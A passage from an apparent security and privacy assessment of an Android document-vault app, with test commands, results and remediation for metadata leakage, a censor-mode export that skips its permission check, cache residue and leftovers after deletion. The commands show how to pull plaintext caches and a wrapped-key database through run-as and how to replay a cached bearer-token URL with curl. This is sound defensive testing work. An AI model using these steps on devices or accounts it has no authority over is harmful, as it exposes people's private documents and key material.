11. The source and package manifest were searched for any OS share-sheet integration.

5.3.7.5 Commands

```
# 1. static audit -- upload/export/censor paths and the test suite
grep -rnE "strip|sanitiz|scrub|exif|metadata|removeMeta" src/ --include="*.ts" --include="*.tsx"
grep -rn "pickFileForUpload\|pickDocumentForUpload\|scanDocumentForUpload" src/
npx jest __tests__/app/services/crypto/documentCrypto.test.ts \
         __tests__/app/services/documentVault/upload.test.ts \
         __tests__/app/screens/PreviewScreen.test.tsx \
         __tests__/app/services/censor/censorImage.test.ts

# 2. offline round-trip through the real crypto module, all fixtures
node --experimental-strip-types roundtrip.mjs
shasum -a 256 fixture-photo.jpg fixture-text.png fixture-scan.tiff \
              fixture-heic.heic fixture-doc.pdf fixture-office.docx
exiftool -b -ThumbnailImage recovered-photo.jpg | wc -c
unzip -p recovered-office.docx docProps/core.xml docProps/app.xml | grep -o "CANARY-[A-Z0-9-]*"

# 3. device baseline
adb -s <device-serial> push fixture-photo.jpg fixture-text.png fixture-scan.tiff \
                       fixture-heic.heic fixture-doc.pdf fixture-office.docx /sdcard/Download/
adb -s <device-serial> shell 'cd /sdcard/Download && md5sum fixture-*'
md5 -r fixture-*                                    # host side, macOS; md5sum on Linux

# 4. file-browser upload and export -- six formats
# in-app: Browse Files -> select fixture -> Export
adb -s <device-serial> pull /sdcard/Download/<exported-name> .
shasum -a 256 <exported-name> fixture-<name>
exiftool -a -G1 -s <exported-name>
exiftool -s -GPSLatitude -GPSLongitude -SerialNumber -UserComment -Artist <exported-name>
exiftool -b -ThumbnailImage <exported-name> | wc -c
unzip -p <exported-office.docx> docProps/core.xml docProps/app.xml

# 5. photo-library and camera upload and export
# in-app: Upload New Image / Scan & Upload -> Export
adb -s <device-serial> pull /sdcard/Download/<exported-name> .
shasum -a 256 <exported-name> fixture-<name>
exiftool -s -GPSLatitude -GPSLongitude -SerialNumber -UserComment <exported-name>

# 6. ciphertext inspection -- debug build
adb -s <device-serial> shell 'run-as com.secdocvault find files/vault -type f'
adb -s <serial> exec-out 'run-as com.secdocvault cat files/vault/<docId>/<name>.enc' > ta07.enc
strings -a ta07.enc | grep -E 'CANARY|GPS' || echo "no canary in ciphertext"

# 7. censor-mode export, including two unrenderable formats
# in-app: open document -> censor mode -> apply redactions -> Save Censored Version
adb -s <device-serial> pull /sdcard/Download/<ts>-censored-<name>.png .
exiftool -a -G1 -s <censored>.png
exiftool -b -ThumbnailImage <censored>.png | wc -c
shasum -a 256 <censored-heic-export>.png <censored-tiff-export>.png

# 8. cache enumeration, before and after -- debug build
adb -s <device-serial> shell 'run-as com.secdocvault ls -la cache/'
# in-app: close the preview / leave the censor screen
adb -s <device-serial> shell 'run-as com.secdocvault ls -la cache/'
adb -s <device-serial> exec-out 'run-as com.secdocvault cat cache/preview-<ts>.pdf' > preview.pdf
exiftool -s -Title -Author -Subject -Keywords preview.pdf

# 9. share-recipient export test, allowExport=false
# account A: share the document to account B, allowExport=false
# signed in as B: attempt Export, then attempt Save Censored Version
adb -s <device-serial> pull /sdcard/Download/<recipient-censored-export>.png .

# 10. large-file round-trip
head -c 6291456 /dev/urandom | base64 | head -c 6291456 > size-6291456.txt
adb -s <device-serial> push size-6291456.txt /sdcard/Download/
# in-app: Browse Files -> select size-6291456.txt -> Export
adb -s <device-serial> pull /sdcard/Download/size-6291456.txt exported.bin
python3 -c "import base64; print(base64.b64decode(open('size-6291456.txt','rb').read()) == open('exported.bin','rb').read())"

# 11. OS share-sheet source check
grep -rn "react-native-share\|Share\.share\|Linking\.share\|ACTION_SEND\|shareAsync\|expo-sharing" \
     src/ android/app/src/
node -e "const p=require('./package.json'); console.log(Object.keys({...p.dependencies}).filter(k => /share|sharing/i.test(k)))"
```

Scripts

Script	Purpose
make-fixtures.sh	Generates the fixed-size fixtures used for the size-correlation test (same script for TA-04)
roundtrip.mjs	Runs each fixture through the application's real

Script	Purpose
	encrypt/decrypt functions offline and diffs the result against the source
make-ooxml-fixture.py	Builds the .docx fixture, embedding the canary strings in its OOXML author path, username and revision metadata

(Listings in Appendix A.5)

5.3.7.6 Result (Part A: file-browser upload and export): **FAIL**

Format	Export bytes	vs pushed fixture	Tags	Canaries	GPS	Thumbnail
.jpg	43,670	identical	75	12	yes	5,490 B
.png	53,787	identical	87	16	yes	5,490 B
.tiff	3,844,376	identical	70	12	yes	–
.heic	19,728	identical	100	9	yes	5,490 B
.pdf	23,426	identical	25	8	–	–
.docx	2,007	identical	68	5	–	–

Every export is byte-identical to the pushed fixture, across every format tested, including .docx. The .docx export carries a `docProps/app.xml Template` path containing a synthetic username, alongside a revision count and two distinct author fields — the same class of exposure as the image GPS coordinates, generalised past images. The recovered thumbnail is a second, pre-redaction image the app's own interface never shows and the user cannot censor.

Ciphertext inspection was possible only for the six file-browser fixtures, on a debug build via `run-as`; it found no canary in any stored ciphertext, corroborating the offline harness at Step 2. The export half of this result is a direct measurement on the release build; the ciphertext half required the debug substitution recorded in the Limitations.

5.3.7.7 Result (Part B: photo-library and camera upload): **FAIL**

Format	Path	Export bytes	vs pushed fixture	Canaries	GPS
.jpg	photo library	25,820	re-encoded	0	no
.png	photo library	46,373	re-encoded	0	no
.tiff	photo library	3,844,376	identical	12	yes

Format	Path	Export bytes	vs pushed fixture	Canaries	GPS
`.heic`	photo library	19,728	identical	9	yes
`.jpg`	camera	29,976	re-encoded	0	no

Two predictions recorded before this step were wrong: the photo picker was expected not to offer .tiff, and HEIC was expected to be decoded to a bitmap. Both formats instead passed through byte-identically, GPS and camera serial intact. JPEG and PNG lose their metadata only because the picker happens to re-encode them; the 48 tags remaining in the re-encoded JPEG are an ICC colour profile the re-encoder adds, not original data. The app performs no stripping of its own on any path (Part A), so where metadata is absent here, it is an accident of re-encoding rather than a control and one that does not occur for every format.

5.3.7.8 Result (Part C: censor mode): **mixed**

Metadata: PASS, but accidentally. All nine censored PNGs carried 22 tags, zero canaries, no GPS and no recoverable thumbnail — the capture strips the on-screen view to a fresh PNG with no metadata container. Nothing in the codebase performs this stripping deliberately; it is a property of the capture library and would be lost if that library changed.

Rendering: FAIL. Four censored exports: HEIC and TIFF, both upload paths, were byte-identical to one another, but not to their own source documents. The root cause is the temp file's extension is chosen by a two-way test (png, else jpg) (src/services/censor/ocr.ts:303), so HEIC and TIFF bytes are written under a .jpg name. The decoder then fails to read them, so the preview renders nothing and the capture saves that nothing under a plausible filename.

5.3.7.9 Result (Part D: export authorisation): **FAIL**

Action, as recipient with `allowExport=false`	Result
Plain export (`exportDocumentToDevice`)	**blocked**
Save Censored Version	**succeeds** (PNG written to Download/)

The export permission is enforced by the shared user on the plain-export path (src/app/hooks/usePreviewFlow.ts:214-216 → src/services/documentVault/sharing.ts:413-430); however, this does not consult the `saveCensoredVersion` (src/screens/PreviewScreen.tsx:195-211). The resulting artefact is not heavily-redacted: in the measured sample only the OCR-flagged field was covered and the document title and a body-text canary remained plainly

legible. A recipient denied export rights can still obtain a readable copy through the one button that was not gated; and, per §5.3.6.7, an exported copy written to shared storage survives uninstalling the app entirely.

5.3.7.10 Result (Part E: cache residue): **FAIL**

Class	Count	Content
`preview-*.pdf`	3	full decrypted PDF, size-identical to the fixture
`censor-*.jpg / .png`	9	full decrypted originals, sizes match the fixtures exactly
`rn_image_picker_lib_temp_*`	12	picker copies of the selected files

Cache listings taken immediately before and after closing the preview or censor screen were identical — nothing is deleted at any point measured. The oldest file survived 53 minutes, when observation stopped, across multiple document sessions. Locking the vault does not remove these files; they sit outside the encrypted payloads entirely, on a debug build required only to read the sandbox, not to re-write the cache.

5.3.7.11 Result (Part F: incidental): referred, not scored here

Unfortunately, a 6,291,456-byte exported file was reduced to 4,718,592 bytes — exactly 3/4 of the original — confirmed mechanically by `base64.b64decode(original) == export`. The chunked upload path stores raw bytes; the single reader always interprets decrypted plaintext as base64 text, so any file taking the chunked path (≥5 MB) is corrupted on read. This variant is more dangerous than a near-empty-file failure because the output's size looks plausible and no error is raised. This is an availability and integrity defect in src/services/documentVault/upload.ts and storage.ts, not a privacy finding and is recorded here only because this test's harness measured it directly.

5.3.7.12 Verdict: **FAIL**

Metadata survives verbatim into exported and shared artefacts. On the file-browser path this holds for all six formats tested, including .docx. On the photo-library path it holds for HEIC and TIFF, both of which pass through untouched where JPEG and PNG happen to be re-encoded. Censor mode does not itself leak EXIF, but that protection is an accident of the capture library rather than a control. Censor mode carries two independent defects of its own: it silently exports a blank image for formats the preview cannot render, and it exports without checking the one

permission the product offers a sender for limiting redistribution. Decrypted plaintext also accumulates in the app cache with no observed cleanup. The application was not designed to strip the metadata, but it does for some of the files.

5.3.7.13 Findings

Finding	CVSS v3.1	Severity	LINDDUN	GDPR
Metadata — EXIF/XMP/IPTC, GPS, camera serial number, an embedded pre-redaction thumbnail and for .docx an OOXML author path, username and revision history — survives byte-identically from upload through the file-browser path into every exported and shared artefact, across all six formats tested	Medium (6.1)	High	Identifiability, Linkability	Art. 5(1)(c), Art. 25
Metadata stripping on the photo-library path is a side effect of image re-encoding, not a control the app implements and does not occur for every format: HEIC and TIFF pass through with GPS and camera-serial data intact	Medium (6.1)	High	Identifiability, Linkability	Art. 5(1)(c), Art. 25
`saveCensoredVersion` performs no export-authorisation check, letting a recipient denied export rights obtain a substantially readable copy of the document; the same missing validation lets it export with zero redactions applied	Medium (5.7)	High	Non-compliance	Art. 5(1)(f), Art. 32
Decrypted plaintext from document preview and censor-mode OCR is written to the app cache on four paths and is never deleted; observed surviving 53 minutes with no cleanup at any point measured	Medium (5.5)	High	Non-compliance, Detectability	Art. 5(1)(f), Art. 17, Art. 32

Finding	CVSS v3.1	Severity	LINDDUN	GDPR
A one-line extension-detection defect in the censor OCR temp writer causes "Save Censored Version" to silently export a blank image under a plausible filename, for formats the preview cannot render	Low (3.3)	Medium	Non-compliance	Art. 5(1)(d), Art. 25

1. CVSS v3.1: AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N = 6.1 Medium.
2. CVSS v3.1: AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N = 6.1 Medium.
3. CVSS v3.1: AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N = 5.7 Medium.
4. CVSS v3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N = 5.5 Medium.
5. CVSS v3.1: AV:L/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N = 3.3 Low.

5.3.7.14 Remediation

1. Strip metadata explicitly at upload, on every path, rather than depending on incidental re-encoding: EXIF/IPTC/XMP for JPEG/TIFF/HEIC, tEXt/iTXt/zTXt/eXIf for PNG, /Info and XMP for PDF, docProps/core.xml and docProps/app.xml for .docx. If retention is a deliberate product choice, document it and strip on export and share instead.
2. Fix the extension-detection branch at src/services/censor/ocr.ts:303 to derive the temp file's extension from its actual media type and refuse censor mode outright for formats the preview cannot render, rather than silently capturing an empty view.
3. Gate `saveCensoredVersion` on the same `canCurrentUserExportDocument` check `handleExportDocument` already uses, and refuse to export when zero redaction regions were applied.
4. Delete the temporary files written for preview and censor OCR as soon as the consumer is done with them; sweep `preview-*/censor-*` from the cache on app start, vault lock and logout.
5. Add a regression test asserting zero metadata on the output of every upload path and format, and a round-trip test crossing the 5 MB chunked-upload boundary. Neither test exists today, which is how both the metadata exposure and the chunked-upload defect went unnoticed.

5.3.7.15 Limitations

- Ciphertext inspection (Part A) required `run-as` and a debug build and covered only the six file-browser fixtures; it corroborates rather than independently

establishes the storage-layer result, which rests primarily on the offline harness at Step 2.

- The recipient-side test (Part D) used only one share condition grant: `allowExport=false`. The `allowExport=true` case and the recipient's plain-export path once export is permitted, were not used independently. That the recipient can decrypt and render the document is established by the censored export succeeding, not measured directly.
- Two predictions recorded before Part B were proved false, see Result (Part B), and are simply reported as the result without a test re-run.
- All tests were run on one device, one Android version, one emulator image.
- iOS was not tested.
- Part F is an availability and integrity defect outside this test's scope; it is reported for completeness and is not scored as a privacy finding here.

5.3.8 TA-08: Cache, thumbnail and temp-artefact leakage

5.3.8.1 Purpose

- To determine what plaintext or unauthenticated-access residue a live device retains outside the app's intended encrypted-payload storage — in cache, local databases and preference stores, and whether any of it survives an app lifecycle event.

This addresses Claims 1, 6, 7 and 9; maps to LINDDUN Non-compliance, Detectability and Identifiability.

5.3.8.2 Scope

The tests were run on the full app sandbox on a live, non-rooted device reached via run-as on the debuggable build: cache, databases, shared preferences and datastore files; excluding intended .enc.json payloads.

There were two sweeps: an initial sweep establishing the residue classes and a follow-on sweep run immediately after the TA-07 device session (§5.3.7), against a sandbox that had used all three upload paths.

Pass condition: No plaintext document content, no live unauthenticated access path and no key material is recoverable from the sandbox outside the app's own unlock flow.

Fail condition: Any of the above is recoverable from the sandbox without the vault passphrase.

5.3.8.3 Question

What does the app sandbox retain outside its encrypted payloads and does any of it grant plaintext access, unauthenticated ciphertext access, or key material without the vault passphrase?

5.3.8.4 Method

These steps were carried out in the test.

1. Confirm backup configuration and runtime permission grants on the installed package.
2. Create a state worth sweeping: sign in, upload documents via all three paths, preview, censor, export and share to a second account.
3. Enumerate the full app sandbox and to classify every file that is not an encrypted payload.
4. Verify the image-picker temp file's identity and inspect its metadata.
5. Verify the Storage Access Framework cache copies left by the file-browser path and their filenames.
6. Extract the AsyncStorage local-documents record and inspect the key envelope it holds.
7. Extract the HTTP cache and test whether a cached download URL still serves the object unauthenticated.
8. Repeat the sandbox enumeration after a force-stop and after a relaunch.

Environment

- Two sweeps, both via `run-as` on a debuggable build.
- No root: an initial sweep on a physical device (Android 15) and a follow-on sweep on the emulator.
- Reuse the TA-07 fixtures and canaries and the two accounts from TA-05.

5.3.8.5 Commands

```
# 1. backup configuration and permission grants
adb -s <device-serial> shell 'dumpsys package com.secdocvault' | grep -A3 pkgFlags
adb -s <device-serial> shell 'dumpsys package com.secdocvault' | grep -E 'READ_EXTERNAL_STORAGE|WRITE_EXTERNAL_STORAGE'

# 2. create state
# in-app: sign in; Browse Files / Upload New Image / Scan & Upload; preview a PDF;
# censor an image; export a document; share a document to a second account

# 3. full sandbox enumeration, classified
adb -s <device-serial> shell 'run-as com.secdocvault find . -type f -exec ls -la {} +' > sandbox-files.txt
adb -s <device-serial> shell 'run-as com.secdocvault find . -type f' | sed 's#/[^/]*$##' | sort | uniq -c | sort -rn >
sandbox-by-dir.txt

# 4. image-picker temp -- identity and metadata
adb -s <device-serial> shell 'run-as com.secdocvault ls -la cache/rn_image_picker_lib_temp_*'
adb -s <device-serial> exec-out 'run-as com.secdocvault cat cache/rn_image_picker_lib_temp_<uuid>.jpg' > picker-temp.jpg
file picker-temp.jpg
shasum -a 256 picker-temp.jpg
exiftool -a -G1 -s picker-temp.jpg
```

```
# 5. SAF cache copies -- file-browser path
adb -s <device-serial> shell 'run-as com.secdocvault find cache -mindepth 2 -maxdepth 2 -type f -exec ls -la {} +'
adb -s <device-serial> exec-out 'run-as com.secdocvault cat cache/<uuid>/<original-name>' > saf-copy
shasum -a 256 saf-copy fixture-<name>
exiftool -a -G1 -s saf-copy

# 6. AsyncStorage local-documents record and key envelope
adb -s <device-serial> exec-out 'run-as com.secdocvault cat databases/RKStorage' > RKStorage.db
sqlite3 RKStorage.db "select key, length(value) from catalystLocalStorage order by key;"
sqlite3 RKStorage.db "select value from catalystLocalStorage where key like 'secdocvault.local.documents.%';" | python3 -m json.tool

# 7. HTTP cache and the cached download URL
adb -s <device-serial> shell 'run-as com.secdocvault find cache/http-cache -type f -exec ls -la {} +'
adb -s <device-serial> exec-out 'run-as com.secdocvault cat cache/http-cache/<hash>.0' | head -1   # request URL, incl. ?token=
curl -s -o /dev/null -w "%{http_code} %{size_download}\n" "<cached URL with token>"
curl -s -o /dev/null -w "%{http_code}\n" "<same URL, token query param stripped>"

# 8. persistence across a lifecycle event
adb -s <device-serial> shell 'run-as com.secdocvault find . -type f | wc -l'
adb -s <device-serial> shell 'am force-stop com.secdocvault'
adb -s <device-serial> shell 'run-as com.secdocvault find . -type f | wc -l'
adb -s <device-serial> shell monkey -p com.secdocvault -c android.intent.category.LAUNCHER 1
adb -s <device-serial> shell 'run-as com.secdocvault find . -type f | wc -l'
```

5.3.8.6 Result (Part A: backup and permissions): **PASS**

`ALLOW_BACKUP` is absent from the installed package's flags; sandbox contents are not swept into a cloud backup, but limited to local access. `READ_EXTERNAL_STORAGE` and `WRITE_EXTERNAL_STORAGE` both show `granted=false` on device, confirming TA-01's assessment that these declared permissions are never actually granted.

5.3.8.7 Result (Part B: image-picker temp): **FAIL**

A plaintext JPEG persisted across restarts, vault locks and reboots, byte-identical (SHA-256 matched) to a copy pulled the same day it was first observed, 15 days after it was created. Magic bytes `ffd8ffe1` were confirmed by file(1) as JPEG with EXIF. The retained copy carries no GPS, Make, Model or serial number, only `Orientation`, `LightSource` and an sRGB profile — the first empirical confirmation that the picker's re-encode (§5.3.7.7) strips metadata as a side effect, not by design.

5.3.8.8 Result (Part C: Storage Access Framework cache): **FAIL**

Nine UUID-named cache directories were found, each holding one file under its original filename, distinct from Part B's randomised names. Two source fixtures are identical by hash, full metadata intact, including for the .docx fixture, its OOXML author path. Files held across the session, a force-stop and a relaunch (Part F); the oldest entry was still present 2 hours 15 minutes after creation.

5.3.8.9 Result (Part D: AsyncStorage key envelope): **FAIL**

The local-documents record for every document holds its filename, size, dates, owner uid and storage path in plain SQLite, alongside the complete `encryptedDocKey` envelope: algorithm, KDF (PBKDF2-SHA256, 100,000 iterations), salt, IV and auth tag. No root, no passphrase and no vault unlock is needed to read

it — it is a flat file readable with `run-as` alone. By contrast, the private sharing key is correctly Keystore-wrapped in a separate store, showing the app can protect key material when it chooses to.

5.3.8.10 Result (Part E: HTTP cache and download token): **FAIL**

The HTTP cache retained a Firebase Storage download URL, including its `?token=` query parameter, for a document fetched during the session.

Request	Result
Cached URL, token intact	200 - object served, no authentication
Same URL, token stripped	403 - access denied, as designed

The token is a bearer credential independent of the security rules: owner checks, active-share status, expiry and revocation all apply only to the authenticated path. Combined with Part D, an attacker with one-time sandbox access holds the ciphertext (via the token, indefinitely), the wrapped key, the salt, the KDF parameters and a verification oracle in the auth tag, everything needed to attack the passphrase offline.

5.3.8.11 Result (Part F: persistence and favourable negatives)

Nothing measured in Parts B–D is cleaned up by a force-stop or a relaunch. Three results went the other way: no document preview reaches the image-disk-cache beyond one 187-byte UI icon; the camera path leaves no full-resolution original in shared storage; and the censor capture keeps its intermediate bitmap in memory, writing only the final PNG to disk.

5.3.8.12 Verdict: **FAIL**

Three independent, unencrypted residue classes exist in the app sandbox: an image-picker temp, a Storage-Access-Framework copy under the original filename and an AsyncStorage record carrying the full key-unwrapping envelope — none of which any code path removes and all of which survive a force-stop and a relaunch. A fourth result, the cached download token, turns the app's own rule-based access control into a bypassable formality for any object the device has fetched and does not require the vault to be unlocked. Backup exposure is correctly closed and the photo-library, camera and censor-capture paths leave no residue of their own — the failure is concentrated in the file-browser path and in local storage the application itself controls.

5.3.8.13 Findings

Finding	CVSS v3.1	Severity	LINDDUN	GDPR
A plaintext JPEG written by the image picker to the app cache is never deleted, observed surviving fifteen days across restarts, vault locks and reboots	Medium (4.3)	High	Non-compliance, Detectability	Art. 5(1)(f), Art. 17, Art. 32
The HTTP cache retains Firebase Storage download URLs whose token query parameter fetches the object with no authentication, bypassing the security rules and surviving revocation	High (7.5)	High	Non-compliance, Detectability	Art. 5(1)(f), Art. 17, Art. 32
The local-documents record in AsyncStorage stores document metadata and the complete wrapped-key envelope — salt, IV, auth tag and KDF parameters — in plain SQLite, readable without the vault passphrase	Medium (4.3)	High	Identifiability, Non-compliance	Art. 5(1)(f), Art. 32
The file-browser upload path leaves a complete plaintext copy of every selected document in cache under its original filename, never deleted	Medium (6.2)	High	Non-compliance, Detectability, Identifiability	Art. 5(1)(e), Art. 5(1)(f), Art. 17, Art. 25, Art. 32

1. AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N = 4.3 Medium.
2. AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N = 7.5 High.
3. AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N = 4.3 Medium in isolation.
4. AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N = 6.2 Medium.

5.3.8.14 Remediation

1. Delete the image-picker temp and the SAF-resolved source file as soon as their bytes have been read into the encryption call, in a `finally` so a failed upload still cleans up. Sweep the cache for both classes on app start, vault lock and logout.

2. Stop minting long-lived download tokens for vault objects — fetch via an authenticated SDK call rather than a tokenised URL. Disable HTTP caching for these requests and rotate the token as part of revoking a share grant.
3. Move the wrapped document-key envelope out of AsyncStorage into the Keychain, alongside the private sharing key, which already proves the app can do this correctly; if it must remain in AsyncStorage, encrypt the record with a Keystore-held key.
4. Include cache purging in the document-delete path, not only the encrypted payload, and raise the KDF iteration count toward current guidance as a cryptography-owner action.

5.3.8.15 Limitations

- Findings 1 and 4 are complementary snapshots at different device-ages (15 days vs. 2 hours 15 minutes) rather than one continuous observation; neither establishes an upper limit on how long the residue persists.
- The HTTP-cache token (Part E) was exercised for one document; whether every object ever fetched remains reachable this way was not swept exhaustively.
- Both sweeps used `run-as` on a debuggable build; behaviour on a non-debuggable release build was not independently measured, though the storage paths and formats are identical to those established in §5.3.6.
- Tests were run on two devices, two Android versions, one sweep each.
- iOS was not tested.
- The KDF iteration count is recorded as measured, whether it or the algorithm choice should change is a cryptography-owner decision outside this test's scope.

5.3.9 TA-09: Device-layer remanence after delete

5.3.9.1 Purpose

- To determine whether in-app deletion — of a single document and of the account — actually removes a document's data from the device, across every storage layer it touches, not only the layers the vault itself created.

This addresses Claim 6; maps to LINDDUN Non-compliance.

5.3.9.2 Scope

Three deletion paths were used: a normal in-app delete, a delete performed while offline and full account deletion. This test's original design called for carving unallocated space on a rooted device: that hardware was not available, so every

result here is limited to what the app sandbox contains, read via `run-as` on a debuggable build. A raw byte-level search of the SQLite files, rather than a query against them, stands in as the closest available check at the database layer, since SQLite does not zero deleted rows on its own.

Pass condition: Neither ciphertext, plaintext, nor identifying metadata is recoverable after deletion, or the corresponding key is destroyed.

Fail condition: Recoverable ciphertext with a surviving key — noting that recoverable plaintext falls outside that escape clause entirely, since plaintext needs no key.

5.3.9.3 Question

Does in-app deletion, including full account deletion, remove a document's data from every storage layer it reaches, or only from the layers the vault itself created?

5.3.9.4 Method

These steps to reproduce:

1. Clear all app data and capture a clean-room baseline of the full sandbox.
2. Upload a canary-bearing fixture, save an offline copy, preview it once and capture the sandbox again.
3. Delete the document through the app's own UI, capture the sandbox, diff it against the previous capture, and byte-search every file for the canary.
4. Repeat Steps 2–3 with the device in airplane mode, to test deletion while offline.
5. Repeat Steps 2–3, deleting the account in-app instead of the document, to test full account deletion.
6. Check whether the backend object's cached download token (§5.3.8.10) still resolves after deletion (capture.sh captures that).

Environment

- Emulator, debug build, `run-as` access, clean-room baseline (`pm clear` before Step 1).
- A single canary-bearing .txt fixture per deletion variant, so any occurrence anywhere after deletion is unambiguous.

5.3.9.5 Commands

```
# 1. clean-room baseline
adb -s <device-serial> shell pm clear com.secdocvault
./evidence/HARNESS/TA-09/capture.sh <device-serial> 01-baseline

# 2. upload a canary fixture and capture
```

```
adb -s <device-serial> push evidence/TA-09/fixtures/ta09-canary.txt /sdcard/Download/
# in-app: sign in -> Browse Files -> ta09-canary.txt -> save an offline copy -> preview once
./evidence/HARNESS/TA-09/capture.sh <device-serial> 02-after-upload

# 3. delete through the app UI and capture
# in-app: delete the document via its own UI -- no clear-data, no uninstall
./evidence/HARNESS/TA-09/capture.sh <device-serial> 03-after-delete
./evidence/HARNESS/TA-09/analyse.sh 02-after-upload 03-after-delete $(cat evidence/TA-09/fixtures/CANARY.txt)

# 4. delete-while-offline variant
adb -s <device-serial> shell svc wifi disable && adb -s <device-serial> shell svc data disable
# repeat Step 2 (a fresh canary fixture) and Step 3 (delete via UI) with the device offline

# 5. full-account-deletion variant
# repeat Step 2 (a fresh canary fixture); in-app: Settings -> Delete Account, in place of a document delete
# repeat the capture and byte search from Step 3
```

Generate ta09-canary.txt

```
# generate the canary fixture (writes ta09-canary.txt and CANARY.txt)
python3 - <<'PYEOF'
import pathlib, secrets
c = "TA09-REMANENCE-" + secrets.token_hex(12).upper()
out = pathlib.Path("evidence/TA-09/fixtures"); out.mkdir(parents=True, exist_ok=True)
(out / "ta09-canary.txt").write_text(
    f"SECDOCVAULT TA-09 REMANENCE FIXTURE\n\nCANARY: {c}\n\n" + ("filler line for bulk\n" * 200))
(out / "CANARY.txt").write_text(c + "\n")
print("canary:", c)
PYEOF
```

Scripts

Script	Purpose
`capture.sh`	Captures the app sandbox at a named phase, for later diffing
`analyse.sh`	Diffs two phase captures and byte-searches every file for the canary string

(Listings in Appendix A.6)

5.3.9.6 Result (Part A: what deletion removes, all three variants): **PASS**

Layer	Result
Local encrypted payload (`files/vault/<docId>/*.enc.json`)	removed
AsyncStorage metadata and key envelope (§5.3.8.9)	purged (document-id occurrences 2 → 0, file shrank)
Backend Storage object	gone - the cached download token (§5.3.8.10) now returns 403

The AsyncStorage result is a genuine pass, not an absence of testing: §5.3.8.9 showed the same file retains the wrapped-key envelope indefinitely under ordinary use and a byte-level search of it after deletion - not a query against it - found zero occurrences of the document id. `removeLocalDocumentCopy`

(src/services/documentVault/storage.ts:446) and `deleteDocumentFromFirebase` (storage.ts:479) do what they are meant to do.

5.3.9.7 Result (Part B: what survives): **FAIL**

Layer	Normal delete	Delete while offline	Full account deletion
SAF-cached plaintext originals (§5.3.8.8), accumulating	1	2	3
Document id in the Firestore offline cache	9 occurrences	9	9
Per-document key in the Keychain	unchanged	unchanged	still named; file merely changes size

Every surviving plaintext copy is the Storage Access Framework residue already established in §5.3.8.8; each upload opens a new UUID directory that no deletion path touches, so the count only grows across variants. The Firestore document id survives identically across all three: its file's hash changes between phases, so it is being written and the identifier is not among what gets cleared. The Keychain blob is byte-identical across an in-app delete; after full account deletion it does change size, but the entry naming the deleted document's key remains present in it. `clearDocumentKeychainEntries` (src/services/documentVault/sharing.ts:404) exists and is correct; neither deletion path calls it.

5.3.9.8 Verdict: **FAIL**

Deletion is not inert — it removes real state, correctly, at every layer the vault itself controls. Deletion never reaches the plaintext the platform placed in the app's cache during upload, the document identifier Firestore persists offline, or as the per-document key in the Keychain. Full account deletion, the strongest erasure action the product offers, closes none of these gaps: every plaintext copy of every document ever uploaded remains on the device afterward, alongside the key that decrypts it. The pass condition's cryptographic-erasure escape does not apply — the key is not destroyed and what survives is plaintext, which would not have needed one anyway.

5.3.9.9 Findings

Finding	CVSS v3.1	Severity	LINDDUN	GDPR
In-app deletion, including full account deletion, removes the encrypted payload, the AsyncStorage metadata record and the backend object, but never the Storage-Access-Framework plaintext copy left during upload, the document identifier in Firestore's offline cache, or the per-document key in the Keychain	Medium (6.2)	High	Non-compliance, Detectability, Identifiability	Art. 5(1)(e), Art. 17, Art. 25, Art. 32

CVSS v3.1: CVSS v3.1: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N = **6.2 Medium**.

5.3.9.10 Remediation

1. Delete the Storage-Access-Framework source file once upload completes, closing this alongside §5.3.8's file-browser finding.
2. Call `clearDocumentKeychainEntries` from both deletion paths — it already exists and is already correct and simply is not invoked.
3. Purge the cache directory on delete, on account deletion and on vault lock, as a best-effort sweep for every residue class at once rather than tracking each individually.
4. Clear Firestore's offline persistence on account deletion, so the document identifier does not outlive the account.

5.3.9.11 Limitations

- Carving unallocated space on a rooted device, per this test's original design, was not possible on this hardware; every result is limited to what `run-as` can read from the app sandbox, not the raw block device. The byte-level SQLite search used as a substitute is itself validated: it locates a known string across several files including binary formats and correctly reports an absent one as absent.
- The .txt fixture used for the canary does not route through the preview or OCR paths, so whether an in-app delete clears those temp files was not tested here; that class was measured surviving in its own right in §5.3.7.10 and §5.3.8.7.
- Tested only one device, one Android version, one canary fixture per variant.

- iOS was not tested.
- Uninstalling the app rather than deleting the account is a related but distinct action, already measured in §5.3.6: the sandbox clears completely, but exports in shared storage do not.

5.3.10 TA-10 - Backend remanence after in-app delete

5.3.10.1 Purpose

- To determine whether in-app deletion actually removes a document from every backend location it reaches — Firestore, every Storage object of a multi-file document and the collections that neighbour them — including the two categories application code cannot control: object versioning and bucket-level retention.

This addresses Claim 6; maps to LINDDUN Non-compliance.

5.3.10.2 Scope

Two tests run: a normal delete of a two-file document and an attempt to interrupt the network mid-delete on a second document to provoke a partial failure. Also a bucket-wide sweep was conducted, independent of either subject and a cross-check of four deletion behaviours the project owner reported from their own use of the app.

Pass condition: Every artefact is removed from every backend location; no path is retrievable.

Fail condition: Any orphan — with particular attention to the key-backup record and to Storage retention settings, which delete operations in application code do not control.

5.3.10.3 Question

Does in-app deletion remove a document from every backend location it reaches, including the categories application code cannot control?

5.3.10.4 Method

Steps to reproduce:

1. Take a pre-delete inventory of a multi-file document via the Admin SDK, recording the Firestore row, every Storage object, share grants, object versions and bucket policy.
2. Delete the document through the app's own UI.

3. Probe every location the inventory recorded, plus `vaultKeyBackups` and `sharedUsers` and check the bucket's soft-delete listing for the deleted objects.
4. Repeat Steps 1–3 for a second, single-file document, attempting to disable the network between the Storage and Firestore calls to provoke a partial failure.
5. Run a bucket-wide orphan and retention sweep, independent of either subject.
6. Cross-check four deletion behaviours the project owner reported from their own use of the app, where an independent check was possible.

Environment

- Firebase Admin SDK, read-only credentials, against the live project.
- The two upload accounts from §5.3.5.

5.3.10.5 Commands

```
# 1. pre-delete inventory (multi-file document)
export GOOGLE_APPLICATION_CREDENTIALS=<service-account-key>
npm install firebase-admin  # the only dependency the scripts below need
node inventory.mjs -list    # list all the documents
node inventory.mjs <docId> > pre-delete-inventory.json

# 2. delete through the app UI
# in-app: open the document -> delete -> confirm

# 3. probe every recorded location, plus neighbouring collections and soft-delete
